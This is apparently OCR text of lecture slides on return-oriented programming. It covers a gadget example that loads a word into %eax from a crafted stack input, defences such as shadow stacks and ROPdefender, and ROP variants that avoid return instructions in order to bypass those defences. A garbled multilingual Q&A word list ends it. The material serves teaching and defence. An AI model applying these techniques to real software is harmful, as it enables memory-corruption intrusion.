


Input value: *Pattern 1 + Pattern 2 + Ret_addr_1 + "\x8D\xAB\x10\x80" + Ret_addr_2*

Gadget Example: Memory Load (2/4)

Goal: Load the word 0xDEADBEEF (pointed to by 0x8010ABCD) into the %eax register


2) pop 0x8010AB8D in register %eax



Gadget Example: Memory Load (3/4)

Goal: Load the word 0xDEADBEEF (pointed to by 0x8010ABCD) into the %eax register


3) The control flow moves to Sequence 2 by the ret instruction of Sequence 1



Gadget Example: Memory Load (4/4)

Goal: **Load the word 0xDEADBEEF (pointed to by 0x8010ABCD) into the %eax register**

4) move 0xDEADBEEF in register %eax



Countermeasures

- How to protect return addresses from malicious modification?
  - Compiler based solutions
    - Backup return addresses onto a separate **shadow stack**
  - Hardware facilitated solutions
    - Split the stack into data-only and call/return addresses-only parts
    - Enforce access control on call/return stack
  - Dynamic binary instrumentation based on a JIT-compiler
    - **Approach**: Add **instrumentation code** by compiling an instruction block to new instructions at runtime (JIT – Just In Time Compilation)
    - Program shepherding
      - Checks if a return target a valid call site, i.e., a return has to target an instruction which is preceded by a call instruction
    - Measure return frequency
    - ROPdefender
      - Checks each return address against valid return addresses hold in a separate shadow stack

ROP without Returns [9]

- Features
  - Can bypass countermeasures that protect return addresses
  - **Can be applied to Intel x86 and** ARM etc.
  - **Turing-complete gadget set** and practical attack instantiation for both platforms **without** any return instruction
- Approaches
  - **Using return-like sequences**
  - Candidates: **indirect jumps**
    - Intel Architecture: jmp *%eax
    - ARM Architecture: blx r3
- Constraints
  - Need to initialize %eax, r3, … registers in advance
  - Returns automatically update the stack pointer; indirect jumps not

ROP without Returns

Return-like Sequences

- **Intel**
  - pop %eax; jmp *%eax
    1. Pop target address into %eax
    2. The pop instruction automatically increases the stack pointer by four bytes (similar to a return)
    3. Jump to the address stored in %eax
- **ARM**
  - No pop-jump sequence present
  - Use **Update-Load-Branch** Sequence
    1. (Update) { adds r6,#4: Add four bytes to r6
    2. (Load) { ldr r5, [r6]: Load target address into r5
    3. (Branch) { blx r5: Branch to target address
- Problems
  - Difficult to find Return-like sequences in the above architectures

Question
&
Answer
Pytanie
질문
viechoi
pregunta
yraag
dieFrage
Soru
kysymys
quesito
pergunta
percontatio
Bonpoc
pertanyaan
fraga
savol
Kerdes
masahala
tiwen
pyetje
Intrebare
Otazka
acyynT
valasz
답변
reactie
cautraloi
javob
resposta
balasan
respuesta
vastine
dabian
odpoved
magombezi
respons
cevap
responsio
antwoord
reponse
OTBeT
xapNy
RASPUNS
replika
respond
jawaban
Antwort
svar
risposta
referat
usemaji
mabishano